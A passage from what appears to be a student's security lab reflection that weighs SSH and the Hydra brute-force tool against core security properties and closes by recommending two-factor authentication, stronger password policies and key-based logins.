usernames, passwords, or commands issued as it was all encrypted. Researching on SSH a bit more, I found that it does also provide data integrity as it uses methods to verify the integrity of the data exchanged between the server and the client. So any changes made to the data as it's passed over the network would be spotted. Finally, SSH did not seem to provide any level of non-repudiation, as it there was no way to prove a user carried out an action, or log any actions.

Moving on to the Hydra tool in Kali Linux. Hydra is a tool used for brute force attacking and to essentially 'break' security measures involving username and password logins. So Hydra doesn't necessarily provide any level of 'security' in the sense of how we analyzed the SSH tool. It does however, rely on the targeted system that it is attacking. Authentication relies on the correctness of the provided credentials to Hydra, but the tool doesn't directly provide a user with authentication. But rather, finds ways to break the authentication methods of other systems. The same can be said for access control, as Hydra is a tool used to break the access control of a system and gain access. Hydra also doesn't provide confidentiality, integrity, or non-repudiation.

In conclusion, while brute force attacks were shown to be effective in certain circumstances, they can take a long time, and can be prevented with several measures. Through this activity, we were able to see the lack of security that a Secure Shell server provides, as it has no methods to directly prevent these brute force attacks. We also learned that brute forcing can be done on essentially any system that uses a username password login, which is concerning. This showcases the importance of security and having secure applications and login credentials. It is essential for companies and individuals to implement strong security to defend against attacks like this, through two-factor authentication, better password policies, or the use of keys for logins.